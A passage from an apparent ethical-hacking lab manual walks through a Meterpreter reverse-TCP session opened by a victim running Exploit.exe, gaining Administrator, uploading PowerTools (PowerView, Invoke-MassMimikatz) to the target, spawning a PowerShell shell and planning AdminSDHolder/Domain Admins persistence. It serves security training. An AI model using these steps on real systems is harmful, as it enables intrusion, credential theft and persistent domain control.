
20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.



21. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.



22. Switch to the **Parrot Security** virtual machine and you can see that meterpreter session has already opened.



```

msfconsole - Parrot Terminal
[ OK ]
https://metasploit.com
attacker's Home

=[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter >
  
```

23. Type **getuid** and press **Enter** to display current user ID.



```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter >
  
```

24. We can see that we currently have admin access to the system.
25. Now, we will upload PowerTools-Master folder to the target system
26. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

Module 06 – System Hacking

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter > upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/PowerTools-master/LICENSE -> C:\\Users\\Administrator\\Downloads\\LICENSE
[*] uploaded  : /home/attacker/PowerTools-master/LICENSE -> C:\\Users\\Administrator\\Downloads\\LICENSE
[*] mirroring : /home/attacker/PowerTools-master/PewPewPew -> C:\\Users\\Administrator\\Downloads\\PewPewPew
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassCommand.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassCommand.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassMimikatz.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassMimikatz.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassSearch.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassSearch.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassTemplate.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassTemplate.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\\Users\\Administrator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
```

27. Type **shell** and press **Enter** to create a shell in the console.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
inistrator\\Downloads\\PowerView\\Tests\\PowerView.tests.ps1
[*] uploaded : /home/attacker/PowerTools-master/PowerView/Tests/PowerView.tests.ps1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\Tests\\PowerView.tests.ps1
[*] mirrored  : /home/attacker/PowerTools-master/PowerView/Tests -> C:\\Users\\Administrator\\Downloads\\PowerView\\Tests
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.ps1
[*] uploaded  : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.ps1
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.psd1
[*] uploaded  : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.psd1
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.psm1
[*] uploaded  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\\Users\\Administrator\\Downloads\\PowerView\\powerview.psm1
[*] mirrored  : /home/attacker/PowerTools-master/PowerView -> C:\\Users\\Administrator\\Downloads\\PowerView
[*] uploading : /home/attacker/PowerTools-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded  : /home/attacker/PowerTools-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\\Users\\Administrator\\Downloads>
```


28. Type **cd C:\Windows\System32** in the shell and press **Enter**.

29. In the shell type **powershell** and press **Enter** to launch powershell

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Downloads\PowerView\powerview.psdl
[*] uploaded : /home/attacker/PowerTools-master/PowerView/powerview.psdl -> C:\Users\Administrator\Downloads\PowerView\powerview.psdl
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] uploaded : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] mirrored : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32>
  
```

30. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.

31. To navigate to the PowerView folder in the target machine, in the powershell type **cd C:\Users\Administrator\Downloads\PowerView** and press **Enter**.

```

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

